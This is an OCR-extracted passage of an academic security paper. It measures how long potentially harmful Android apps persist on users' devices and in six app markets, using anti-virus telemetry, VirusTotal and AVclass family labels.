Implications for Android malware research. Our study has a number of implications for the computer security research community. We show that malicious apps can survive for long periods of time on app markets, and that the Android security model severely limits what mobile security products can do when detecting a malicious app, allowing PHAs to persist for many days on victim devices. Furthermore, our results show that the current warning system employed by mobile security programs is not effective in convincing users to promptly uninstall PHAs. This could be due to usability issues such as alert fatigue [28], and calls for more research in this space. We also show that malicious app developers often move their PHAs to alternative marketplaces after they have been removed. This suggests that an effective mitigation strategy should include cooperation between multiple marketplaces.




Figure 1: Data Collection Architecture.

2 Datasets

This section summarizes our data collection approach (see Figure 1) and the datasets used in this study (see Table 1).

Mobile PHA reputation data ❶. In this paper, we use mobile PHA reputation data collected from real-world Android devices by NortonLifeLock's mobile security product, which covers over 200 countries and regions in the world. Similar to the device geolocation distribution discussed in Kotzias *et al.* [16], 25% of the devices used in our study were from the United States, 28% of the devices were from European countries, and 31% of the devices were from the APJ area (although this distribution was skewed towards Japan and India).

NortonLifeLock has an elastic infrastructure to collect and carry out systematic static (e.g., flow and context-sensitive taint analysis, fine-grained permission analysis) and dynamic analysis (e.g., apk fuzzing, UI-automation, examining network traces, behaviors, etc. in a sandbox environment) of mobile apps from multiple markets and partners at scale. During the process, nefarious activities and their triggering conditions (such as reflection, dynamic code loading, native code execution, requesting permissions not related to its advertised description, etc.) are analyzed and fingerprinted. NortonLifeLock employs state-of-the-art commercial products to deal with challenges such as emulator/motion evasion, obfuscated code/libraries, and other evasive techniques, as well as to trigger the critical execution paths in apps. The results are then included in NortonLifeLock's detection engine and deployed in its mobile security product to scan and identify suspicious

apps on the mobile endpoints. NortonLifeLock also builds machine learning models from the static and dynamic analysis results of known PHAs and applies these models to inspect unknown or low-prevalence apps. Also, apps are periodically re-inspected by the analysis infrastructure.

At runtime, the mobile security product periodically scans newly installed apps on a device and can perform a full device scan when requested by the end-user. When having network access, the security engine queries a cloud backend to obtain the verdicts of the apps installed on a device. The query contains certain metadata including timestamp, app hash, package name, certificate information, etc. The response from the backend includes the reputation scores of the on-device apps together with other proprietary data to guide further actions. When network access is not available, the security engine leverages the locally stored signatures to scan and identify suspicious apps on the mobile endpoints. The corresponding scan metadata will then be sent back once network access is restored.

From the backend telemetry data lake, we extract the following information: anonymized device identifier, device country code, detection timestamp, app SHA2, app package name, and installer package name. This way, we are able to tell the time at which a PHA is detected, on which device it is installed, and which package installed it. We collected 416 days of detection data between January 1, 2019 and February 20, 2020. On average, we collect 8M raw events daily (i.e., 3.2B events in total). Note that to carry out the temporal measurement, we only select apps (per SHA2) that we observe at least twice on the same device. This way, we can reliably calculate their lifespan both on-device and in-market (see Section 3.2). In total, our dataset covers 2.3M unique package names with 8.8M unique SHA2s from 11.7M devices. We provide a detailed discussion of bias potentially incurred by our dataset in Section 9.

VirusTotal ❷. Note that different security companies have different policies when flagging PHAs (especially adware). That is, a PHA flagged by NortonLifeLock that collaborated on this study may not have the consensus from other security companies. To minimize false positives and bias potentially incurred by our dataset, we query the 8.8M SHA2s corresponding to the PHAs in our dataset on VirusTotal. We consider an app as a PHA if VirusTotal returns a minimum of four detections in this paper. This is in line with the best practices recently proposed in the malware research community [16, 41]. We refer the audience to Kotzias *et al.* [16] and Zhu *et al.* [41] for in-depth analysis of the impact of different detection threshold values of VirusTotal reports. In total, we identify 7M unique malicious SHA2s, and 3.5K PHA families.

AVclass ❸. In our study, reliable PHA labeling is a necessary condition to guarantee the quality of malware family attribution. To this end, we use AVclass [29] to extract family information from AV labels. This tool selects the top ranked family corresponding to a majority vote from the VirusTotal report of a given PHA, effectively removing noise in the labels. In total, the observed PHAs belong to 3.2K families. Not all PHAs are equally harmful. While some apps are clearly malicious (i.e., mobile malware including ransomware, Trojans, spyware, etc), others are merely an annoyance to users (e.g., adware). Google groups these apps into Mobile unwanted software (MUwS) as "apps that are not strictly malware, but are harmful to the software ecosystem" [12]. To investigate differences in how malware and MUwS behave, we use the feature provided by AVclass to classify a sample as Mobile unwanted software (MUwS) or mobile malware (see Section 5). Note that EUPHONY [13] also mines AV labels and analyzes the associations between all labels given by different vendors to unify common samples into family groups. Due to their comparable labeling accuracy in terms of family attribution and the lower memory required by AVclass, we opt for AVclass in this paper.

Data distillation and measurement data selection. To study the provenance of PHAs, and in particular, which marketplaces they are installed from, we need to collect information on the installer package names of the detected PHAs. The mobile security product uses the Android API to record a PHA's installer package name when a detection event is triggered. However, due to the well known fragmentation from Android device manufacturers and limitations of our measurement infrastructure (e.g., we cannot identify an installer package's certificate via Android API), it is hard to accurately extract and attribute the installer packages of all detected PHAs. For instance, if an app was already installed on a device before the observation period started, our approach would not be able to attribute it to the app that installed it. Similarly, if an updated version of an existing PHA was installed, this would be identified as being installed by an update component and not by a marketplace (e.g., `com.google.android.packageinstaller`). To mitigate this issue, we first identify 3.7M out of 11.7M devices that have at least one PHA installed. We then distill the aforementioned datasets by selecting 2.46M devices in which we can attribute their on-device PHAs to the respective installer packages with high confidence. In total, we identify 197K PHAs from 2.46M devices that we use in Section 6 and 7 to study the dynamics between PHA, devices, and markets. These PHAs account for 22% of all installations recorded by our dataset during the observation period. We provide a detailed discussion on the limitations of this approach in Section 9.

Ethics and Data Privacy. The data used in this paper is privacy sensitive. NortonLifeLock offers end users the possibility to explicitly opt-in to its data sharing program to help improve the security product's detection capabilities. This dialog is shown during the setup process when the app is run

Notation	Description
$p \in \mathbf{P}$	a PHA
$d \in \mathbf{D}$	a device
$m \in \mathbf{M}$	a market
$f \in \mathbf{F}$	a PHA family
x_y	x on/in y, e.g., p_{id} denotes a PHA p_i detected on device d.
(F)	first seen timestamp, e.g., $p^{(F)}_{id}$ denotes first seen timestamp of a PHA p_i on device d.
(L)	last seen timestamp, e.g., $p^{(L)}_{im}$ denotes last seen timestamp of a PHA p_i in market m.
δ_{x^y}	lifespan of x on/in y, e.g., $\delta_{p_{id}}$ denotes the lifespan of p_i on a device d

Table 2: Summary of the notations used in this paper. We use lowercase letters to denote an item and bold uppercase letters to denote sets.




Figure 2: Abstract model of the relations between PHAs, installers, devices, and markets as observed in our dataset.

for the first time, and it informs the end-user about the purpose of the telemetry collection, and how the global privacy policy of NortonLifeLock safeguards the data. For instance, the license agreement specifies that the telemetry "is processed for the purposes of delivering the product by alerting you to potentially malicious applications, malware, and links" and "for the purpose of understanding product usage to further develop and improve the product performance as well as telemetry." Since the analysis performed in this paper allows the community to get a better understanding of the Android PHA ecosystem and guide mitigation techniques, this falls under the primary use of the data that users agreed to. The telemetry data collection, storage, and process are guarded by NortonLifeLock's rigorous privacy policies. To preserve the anonymity of users and their devices, client identifiers are anonymized and it is not possible to link the collected data back to the users and the mobile devices that originated it. Also, NortonLifeLock does not track the devices or profile user behavior nor has the capability to inspect network data. For our measurement study, the anonymized device identifier is only used to compute device-based prevalence rates. As such, we are not using any PII and the risks to the users are minimal.

3 Approach

In this section, we first introduce the overall relationships among PHAs, installer packages, devices, and markets. We then describe our overall measurement design philosophy and methods together with examples.

3.1 Relationships

For the reader's convenience, we summarize the notations introduced here and in the following sections in Table 2. We provide a detailed description of the relations observed in our dataset to form the foundation of our measurements in the rest of the paper. Figure 2 shows an example to illustrate the complex dynamic relations among PHAs $\mathbf{P}$, installer packages Ψ, devices $\mathbf{D}$, and markets $\mathbf{M}$, coupled with a timeline. Each device d can have multiple PHAs installed (e.g., d_1 has two PHAs p_i and p_j in Figure 2). A PHA p_j can be present in multiple devices (e.g., p_j is installed in all four devices). Additionally, multiple PHAs can belong to a PHA family. For example, as we can see in Figure 2, $\mathbf{P}_f$ includes p_i in d_1 and p_j in all four devices. In addition, the Android API allows the mobile security product to retrieve the package name (i.e., ψ) of the application that installed a PHA. This enables us to identify which market a PHA came from if the package name of ψ matches the name of the market. For example, p_j on device d_1 is installed by a package ψ_{m_1} from market m_1 at timestamp $p^{(F)}_{jd_1}$ (see Figure 2). Aggregating all installation events of the *same* PHA p_i in all devices $\mathbf{D}$, we can estimate the lifespan $\delta_{p_{im}}$ in market m as $[p^{(F)}_{jd_1}, p^{(F)}_{jd_2}]$ (see Figure 2).

3.2 Design Philosophy

Measuring the in-market presence of PHAs (e.g., how fast PHAs are removed) is a challenging task as we are not the app market owners. One solution is to crawl known app markets and track all apps on a daily basis [35]. However, crawling results cannot be correlated with the device installation data since not all markets offer precise device installation information. In this study, we adopt an outside-in design philosophy to perform our market presence measurements. That is, we treat mobile devices as *sensors* and their PHA installation events as the *probing results* of a PHA's existence. We then use the information on the installer packages of apps to identify the origin markets of installed PHAs (see the above section for relations). By correlating this information with on-device detection timestamps we can calculate PHA in-market persistence and prevalence in a non-intrusive, outside-in way. Similarly, we can also calculate PHA on-device persistence using the detection timestamps. In this study we use different metrics to study the PHA ecosystem along three axes: on-device persistence, in-market persistence, and PHA migration across markets. In this section, we define the metrics that we will later use to measure these three aspects.

3.2.1 Measurement of PHA On-device Persistence

The mobile security product runs periodically in the background and sends telemetry data to the backend if PHAs are detected. If a PHA was not removed from the device after the user was displayed an alert, the mobile security product records this recurrent detection at different timestamps until the PHA is removed from the device. Given this series of detection events, we are able to tell the first seen and last seen timestamps of a PHA p_i on a device d, consequently enabling us to estimate the lifespan of p_i on a device d (i.e., $\delta_{p_i d}$). Following this observation, we use Eq 1 to measure the persistence period a PHA family f on a device d.

$$persistence(f,d) = \sum_{p_i \in \mathbf{P}_f} (\delta_{p_i d}) / |\mathbf{P}_f| \quad (1)$$

That is, we calculate the mean lifespan of all PHAs belonging to a family f on device d. For example, in Figure 2, family f has two PHAs (p_i and p_j) on device d_1, hence $persistence(f,d_1) = (\delta_{p_i d_1} + \delta_{p_j d_1})/2$. We then use Eq 2 to measure the mean persistence period per PHA family f on all devices $\mathbf{D}$.

$$persistence(f,\mathbf{D}) = \sum_{d \in \mathbf{D}} persistence(f,d) / |\mathbf{D}| \quad (2)$$

For example, family f has presence in all four devices in Figure 2. Following Eq 2, we can calculate $persistence(f,\mathbf{D})$ as $[persistence(f,d_1) + persistence(f,d_2) + persistence(f,d_3) + persistence(f,d_4)]/4$.

3.2.2 Measurement of PHA In-market Persistence

Given a single device d, when the mobile security product detects a PHA on the mobile device, it also records the installer package name of this PHA. Correlating this with the official package names of the markets, we can identify if a PHA was installed from a certain market m at a certain timestamp. For example, if we observe the installer package name of a PHA is `com.android.vending`, we can tell that this PHA comes from the Google Play store. Note that malicious apps can impersonate the legitimate apps on Android devices (e.g., `com.android.vending` may not be the legitimate Google Play app). To avoid false attributions, we check the detection telemetry data of the same device and verify if any detection records match the same package names of the known marketplaces. By doing so, we are able to verify the legitimacy of the market apps in this measurement study. We provide a detailed discussion of the limitations of this approach in Section 9. Note that first seen timestamp of a PHA on device d can reliably prove that a PHA exists in a market at the time of installation. By aggregating the first detection events of a PHA p_i across all devices $\mathbf{D}$, we can represent a PHA's in-market appearances using Eq 3.

$$\Omega_{p_i m} = \{p^{(F)}_{i d_j}\}, \forall d_j \in \mathbf{D}, p_{i d_j} \in \mathbf{P}_{i m} \quad (3)$$

Essentially, $\Omega_{p_i m}$ represents a series of timestamps where p_i was first seen on all devices D. Take the relations in Figure 2 as an example, we have two detections of a PHA p_j respectively on d_1 and d_2 installed from market m_1. In turn, we have $\Omega_{p_j m_1} = \{p^{(F)}_{j d_1}, p^{(F)}_{j d_2}\}$. Following the above observation, we use Eq 4 to measure the persistence period of a PHA p_i in a market m.

$$persistence(p_i,m) = max(\Omega_{p_i m}) - min(\Omega_{p_i m}) \quad (4)$$

It is straightforward to observe $persistence(p_j,m_1) = p^{(F)}_{j d_2} - p^{(F)}_{j d_1}$ following Eq 3 and Eq 4. Note that we rely the on-device detection to measure a PHA's in-market persistence. It is possible that a PHA still exists in a market but our dataset did not reflect its existence. Consequently, we measure the *lower bound* of the PHA in-market persistence. Finally, we use Eq 5 to measure the persistence period a PHA family f in a market m.

$$persistence(f,m) = \sum_{p_i \in \mathbf{P}_f} persistence(p_i,m) / |\mathbf{P}_f| \quad (5)$$

3.2.3 Measurement of PHA Inter-market Migration

Recall that the mobile security product records that a PHA p was installed on a device d at a timestamp t by an installer package ψ. By aggregating the telemetry data about a specific PHA p and mapping its installer package names to marketplaces across all devices $\mathbf{D}$, we can track the appearance of a PHA p_i across all marketplaces $\mathbf{M}$. Take PHA p_j in Figure 2 for example, it was detected in four devices (d_1, d_2, d_3, and d_4) from two marketplaces (m_1 and m_2). Following Eq 3, the lifespan of p_j in m_1 and m_2 are respectively $\delta_{p_j m_1} = [min(\Omega_{p_j m_1}), max(\Omega_{p_j m_1})]$ and $\delta_{p_j m_2} = [min(\Omega_{p_j m_2}), max(\Omega_{p_j m_2})]$. As we observe in Figure 2 that $max(\Omega_{p_j m_1})$ is less than $min(\Omega_{p_j m_2})$, we define that a PHA p_j exhibits *inter-market migration* from m_1 to m_2. Following the observation, we use Eq 6 to represent the appearances of a PHA p_i across the marketplaces $\mathbf{M}$.

$$appearance(p_i,\mathbf{M}) = \{\delta_{p_i m}\}, \forall m \in \mathbf{M} \quad (6)$$

Note that each $\delta_{p_i m}$ is an interval (i.e., $[min(\Omega_{p_i m}), max(\Omega_{p_i m})]$). In turn, we sort $appearance(p_i,\mathbf{M})$ by $min(\delta_{p_i m})$, then identify sequentially non-overlapping intervals from $appearance(p_i,\mathbf{M})$ to measure PHA inter-market migration across the marketplaces $\mathbf{M}$.

3.3 Right Censored Data

Censoring occurs when incomplete information is available about the survival time of some individuals. Recall that our observation period is between January 1, 2019 and February 20,





Rank	Family	Total SHA2s	Active SHA2s/Month (01/19 - 02/20)	# month ≥ avg
1	jiagu (U)	671K		7
2	smsreg (M)	438K		2
3	hiddad (U)	308K		6
4	airpush (U)	164K		6
5	revmob (U)	132K		6
6	dnotua (U)	105K		6
7	dowgin (U)	87K		6
8	leadbolt (U)	75K		7
9	mobidash (U)	74K		5
10	kuguo (U)	72K		6
11	locker (M)	60K		6
12	ewind (M)	57K		7
13	secapk (U)	51K		7
14	inmobi (U)	44K		5
15	tencentprotect	44K		5
16	koler (M)	42K		7
17	domob (U)	40K		8
18	secneo (U)	29K		7
19	autoins (M)	25K		6
20	datacollector (M)	15K		7

Table 3: Summary of the temporal patterns of the top 20 PHA families. These families are ordered by the total number of SHA2s. **M** denotes Malware and **U** denotes MUwS/Adware.

2020. There exist a number of PHAs that we cannot observe if they have been removed from the markets after our study ends on February 20, 2020. Such PHA data is defined as right censored in survival analysis [14]. In our study, we assume that censoring is independent or unrelated to the likelihood of developing the event of interest (i.e., PHA removal). We, therefore, keep these right censored data to avoid estimation bias. More details can be found in Section 6.

4 Temporal Characteristics of PHA Families

Miscreants either repackage multiple apps with the same malicious code or modify their code to avoid being detected by security measures [23, 39]. These related malicious apps are commonly referred to as *families*. In this section, we study the temporal patterns of PHA families (e.g., do we see the same top families all the time or do they gradually reduce their operation due to increased detection efforts from mobile security companies?). As discussed in Section 2, we use AVclass [29] to group apps into families. Table 3 shows the temporal prevalence of the top 20 PHA families and summarizes our findings. These top 20 PHA families are detected in 2.01 million devices, approximately 67% of the aforementioned 3.7M devices. Recall that we select PHAs (per SHA2) that we observe at least twice on the same device to carry out the measurements (see Section 2), hence our dataset is purposely designed to measure the temporal behavior. Our results are consistent with the most recent Android PHA device prevalence study [16]: 15 of the 20 PHA families in Table 3 were also among the top 20 PHA families found by [16]. As we can see in Table 3, 16 out of the 20 top PHA families manage to exceed their average number of monthly active SHA2s for at least 6 months. Also, we see that majority of the PHA families exhibit bell shaped temporal patterns. This shows that these PHA families may eventually reduce their operation due to increased detection efforts from mobile security companies and marketplaces. We will further analyze this finding in Section 6 (e.g., how rapid takedown can disrupt PHA operations) and, consequently, how miscreants may move their PHAs to alternative markets in Section 7. Besides, we notice that `smsreg` and `smspay` show an upward pattern towards the end of our observation period (i.e., January and February 2020). In light of the recent discussion of the limitation of SMS-based 2FA authentication[2], our findings indicate that the possibility of such breaches still exists in the wild and has attracted the attention of cybercriminals.

Overall		Malware		MUwS	
# Devices	Avg. Persistence	# Devices	Avg. Persistence	# Devices	Avg. Persistence
3.7M	20.2 D	2.93M	20.3 D	1.97M	13.1 D

Table 4: Overall PHA on-device persistence.

5 PHA On-Device Persistence

As we explained, mobile security products are limited by the Android security model, and they lack the ability to delete PHAs once they detect them. Instead, they typically inform the user about the newly discovered threat, asking them to manually remove the app. This leaves the question of how promptly users remove identified PHAs from their devices. In this section, we first study the PHA on-device persistence to understand how long PHAs can persist on devices once installed. We then study the consequences of PHA on-device persistence and, for example, whether this leads to additional PHA installations on devices.

5.1 On-Device Persistence of Different PHA Types

As discussed, not all Android PHAs are equally harmful, but some are merely annoying to users (MUwS). It is therefore possible that users will react differently when the security product informs them that they have installed malware compared to mobile unwanted software (MUwS), possibly not uninstalling the latter. To better understand this, we use AVClass [29] to distinguish mobile malware from MUwS among PHAs. We then follow the approach outlined in Section 3.2 and measure the overall PHA on-device persistence. Our findings are summarized in Table 4. We find that PHAs persist on devices for approximately 20 days once installed. On average, mobile malware can persist longer than MUwS (respectively 20.3 days and 13.1 days). It is surprising that end users do not promptly remove PHAs once detected. The prolonged persistence of PHAs on devices leaves a window of oppor-

[2] https://krebsonsecurity.com/2018/08/reddit-breach-highlights-limits-of-sms-based-authentication/

Family	Avg. Persistence	Max Persistence	# Devices ($\leq$ Avg.)	# Devices ($>$ Avg.)
jiagu	4.77 D	414.0 D	1132K	303K
smsreg	2.37 D	413.63 D	471K	34K
hiddad	5.54 D	415.08 D	611K	85K
airpush	20.9 D	413.5 D	183K	35K
revmob	3.54 D	413.82 D	354K	13K
dnotua	2.93 D	414.36 D	261K	12K
dowgin	7.24 H	412.11 D	239K	1K
leadbolt	5.74 D	413.45 D	243K	12K
mobidash	1.8 D	415.09 D	294K	10K
kuguo	6.18 H	408.89 D	155K	1K
locker	4.13 H	413.13 D	195K	322
ewind	8.72 D	414.11 D	118K	22K
secapk	12.98 H	412.03 D	215K	1K
inmobi	10.66 D	413.77 D	213K	23K
tencentprotect	5.27 D	413.58 D	173K	23K
koler	0.49 H	360.01 D	160K	1K
domob	1.87 D	409.91 D	174K	2K
secneo	3.32 D	413.15 D	157K	11K
autoins	22.45 D	414.0 D	174K	43K
datacollector	15.47 D	413.59 D	176K	54K

Table 5: Summary of the top 20 PHA family on-device persistence. **D** denotes days and **H** denotes hours.

tunity during which attackers can cause harm to the victims and their devices (e.g., displaying intrusive full screen ads, collect private information, install additional malicious apps without user consent).

5.2 PHA Family On-Device Persistence

We then follow the approach outlined in Section 3.2 to understand the on-device persistence of the top 20 largest PHA families ranked by their device prevalence ratios. Our findings are summarized in Table 5. It is interesting to observe that 15 out of the 20 top PHA families can persist on devices for several days, and only five PHA families are removed by end users in less than two days. For example, `ewind`, a Trojan family, persisted on 118K devices for up to 8.72 days on average and on 22K devices for even longer. This is interesting because it indicates that users choose not to uninstall the malicious app after they are warned by the mobile security product. In light of this, It is interesting to observe that end users removed `locker/koler` rapidly after detection. We can only speculate that the reason behind this might be the degradation in user experience (i.e., screen lockdown by `locker`, fake FBI warnings by `koler`). We hope that our findings would enable mobile security companies to devise effective notification systems to nudge the end users to remove PHAs upon detection, taking for example into account alert fatigue [28].

5.3 PHA Multiple-Instance Persistence

The fact that end users do not remove the detected PHAs promptly creates a window of opportunity (as shown in Table 4) that enables attackers to update the installed PHAs, install additional malicious apps without user consent, or entice them to install apps via full screen ads. We call this phenomenon *multiple instance persistence*. Figure 3 shows the




Figure 3: CCDF of the number of SHA2s on devices in our dataset (log scale).

Family	# Devices	# Multi-inst. Persistence Devices	Ratio
jiagu	1.33M	849K	0.64
smsreg	499K	237K	0.48
hiddad	670K	208K	0.31
airpush	214K	43K	0.2
revmob	367K	186K	0.51
dnotua	272K	82K	0.3
dowgin	241K	80K	0.33
leadbolt	255K	85K	0.33
mobidash	304K	112K	0.37
kuguo	155K	34K	0.22
locker	196K	53K	0.27
ewind	139K	17K	0.13
secapk	216K	75K	0.35
inmobi	235K	62K	0.27
tencentprotect	194K	42K	0.22
koler	161K	45K	0.28
domob	176K	45K	0.26
secneo	167K	34K	0.21
autoins	209K	33K	0.16
datacollector	211K	45K	0.21

Table 6: Summary of multiple-instance persistence per PHA family.

complementary cumulative distribution function (CCDF) of the number of unique PHAs installed on devices in our dataset. A large fraction of the devices that installed PHAs installs more than one during the observation period. For instance, 810K mobile devices (21.6% of 3.7M devices that have at least one PHA) installed more than 7 PHAs. In this section, we investigate to what extent the presence of a PHA on a device facilitates the installation of additional malicious components. Our findings are shown in Table 6. 18 out of the top 20 PHA families exhibit multiple-instance persistence on at least 20% of the mobile devices they infected. For example, 237K out of 499K mobile devices that installed PHAs from `smsreg` family have at least two other PHAs from the same family within the 14-month observation period. Even for `locker` and `koler` whereas the end users act swiftly (see Table 5), we observe 53K (27% of `locker` infected devices) and 45K (28% of `koler` infected devices) exhibiting multiple-instance persistence. Note that our data does not allow us to infer the causality relationship of PHA installations. Our results only

Market	# Total PHAs	#Apps	#Families	# Avg. Active PHAs	Active PHA (01/19 - 02/20)
Google Play (com.android.vending)	81K	56K	642	26K	
Huawei Market (com.huawei.appmarket)	24K	10K	175	3K	
Xiaomi Market (com.xiaomi.market)	11K	5K	226	2K	
Samsung Market (com.sec.android.app.samsungapps)	10K	5K	206	2K	
Bazaar Market (com.farsitel.bazaar)	5K	5K	74	1K	
Oppo Market (com.oppo.market)	3K	2K	143	462	

Table 7: Summary of active PHAs in the top 6 Android Markets.

demonstrate the fact that two PHAs from the same family **that** are installed on the same device are highly correlated.

6 PHA In-Market Persistence

In this section, we first quantify the active PHAs in six app markets, by leveraging the dataset of 197K apps for which we could reliably establish their market provenance (see Section 2). As discussed, this number is lower than the total number of PHAs installed for a number of reasons (e.g., PHAs that were already installed on the devices before our study started, and SHA2s that do not belong to newly installed apps but are rather updates), but it still covers 66% of all devices that installed any PHA and 22% of all PHA installations in our dataset. We then study how markets react to the presence of PHAs (e.g., how many PHAs the markets suspend or remove, etc). Finally, we study the PHA in-market persistence (i.e., how long can PHAs persist in different markets once published) and PHA in-market evolution (i.e., how PHAs may evolve to evade app vetting systems).

6.1 PHA In-Market Prevalence

The mobile security product records the installer package names of PHAs observed on mobile devices (see Section 2). This enables us to track the origin market of installed PHAs. We first measure the in-market prevalence of PHAs, serving as the foundation to understand PHA in-market persistence in Section 6.3. We investigate the active PHAs in six popular Android markets (i.e., `Google Play`, `Huawei Market`, `Samsung Market`, `Xiaomi Market`, `Bazaar Market` and `Oppo Market`). Our results are summarized in Table 7. Google Play is the Android market hosting most PHAs: 81K unique SHA2s from 642 PHA families, with the largest monthly active PHA population (i.e., 26K per month) on average. This makes sense, due to the fact that Google Play is the largest Android market with approximately 2.87 million apps[3], and consequently becoming the de facto target of PHA makers. Overall, all markets demonstrate persistent monthly presence of PHAs as we can see from the temporal patterns in Table 7. Following this finding, we will discuss how these markets deal with the PHAs in the next section.

[3]https://www.statista.com/statistics/266210/number-of-available-applications-in -the-google-play-store/


Market	# Total PHAs	# Total Removed	%Removed	# Avg. Removed	PHA Removal (01/2019 - 01/2020)
Google Play	81K	74K	91.4%	5.28K	
Huawei Market	24K	22K	91.5%	1.58k	
Xiaomi Market	11K	9.8K	92.2%	705	
Samsung Market	10K	8.9K	91.3%	637	
Bazaar Market	5K	4.7K	95.4%	337	
Oppo Market	3K	3K	92.3%	223	

Table 8: Summary of PHAs removed by the top 6 Android markets.

6.2 Marketplace Actions against PHAs

When apps are submitted to an Android marketplace, they are usually automatically analyzed for presence of malicious activity. If undetected, a PHA will be published on the marketplace, but it may later be suspended or removed, for example after the PHA is reported as malicious by users or security researchers. Google discloses the percentage of PHA installations in its annual Android security and privacy reports [12]. It remains however unclear how many PHAs are suspended or removed by all marketplaces. As we show in the previous section, all markets demonstrate persistent monthly presence of PHAs. For example, `Google Play` has 26K monthly active PHAs and 81K total PHAs in 14 months. This implies that the markets do remove PHAs, but not in a prompt manner. To better understand this phenomenon, we follow the approach in Section 3 to measure the number of PHAs removed or suspended by the top 6 Android markets. Note that we define a PHA p_i as removed/suspended if we do not observe the same SHA2 for the rest of our observation period after its last appearance (i.e., $max(\Omega_{p_{im}})$). This way, we exclude all SHA2s that appeared in February 2020 to minimize false positives and discuss the limitation of this strategy in Section 9. Our findings are summarized in Table 8. Overall, each Android marketplace removes at least 91.3% of the PHAs published on it during our observation period. For example, Google Play removed 74k PHAs (91.4% of 81K PHAs) while Bazaar market performed the best removing 4.7K PHAs (95.4% of 5K PHAs) from its market. Unlike previous work [35], we find that Chinese marketplaces like Huawei, Xiaomi, and Oppo also remove most of the PHAs published on them (91.5%, 92.2%, 92.3%). A reason for this discrepancy might be that our observation period is later than the ones used in previous work (2019-2020 vs 2017), and these markets might have changed their security posture after coming under scrutiny. The temporal removal patterns of each marketplace are shown in Table 8, indicating that all marketplaces consistently remove PHAs. It is important to note that Table 8 does not indicate that Google Play and Huawei Market are not trustworthy. Rather, due to the popularity of these markets and their huge user base, they consequently become the de facto targets of PHA makers. For instance, Google Play removed 74K PHAs

Market	Average Persistence	Malware Persistence	MUwS Persistence
Google Play	77.64 D	78.72 D	77.11 D
Huawei Market	30.02 D	28.70 D	37.61 D
Xiaomi Market	29.93 D	27.40 D	37.27 D
Samsung Market	52.56 D	48.44 D	81.01 D
Bazaar Market	65.76 D	65.73 D	65.43 D
Oppo Market	28.29 D	26.32 D	36.47 D

Table 9: Summary of PHA in-market persistence in the Top 6 Android Markets.




Figure 4: Survival analysis of PHAs, malware and MUwS in the six markets.

during our observation period, which is respectively 8 times and 9 times more than Xiaomi Market and Samsung Market. This is in line with the findings by Lindorfer *et al.* [22].

6.3 In-Market Persistence of Different Types of PHAs

An important yet unanswered question is how long PHAs can persist in different markets before being taken down, since the longer they persist the more devices may be infected. To answer this question, we follow the approach outlined in Section 3.3 to measure PHA in-market persistence in these Android markets. Our findings are summarized in Table 9. We observe that PHAs, on average, can persist in `Google Play` for 77.64 days and on other markets for at least 24 days. This leaves a large window of opportunity for miscreants to exploit mobile devices putting the users and their data at risk. To further investigate the significance of our findings on mean PHA in-market persistence, we use the Kaplan-Meier Estimate [14]. Recall that our methodology allows us to include censored data (see Section 3), hence our estimates is not biased nor under-estimated. The survival distributions of PHAs in the six markets are shown in Figure 4. It is visually evident that, at any point across the timeline, we can see that the survival probability of the PHAs in Google Play is more than the other markets (except Bazaar Market). We further carry out the pair-

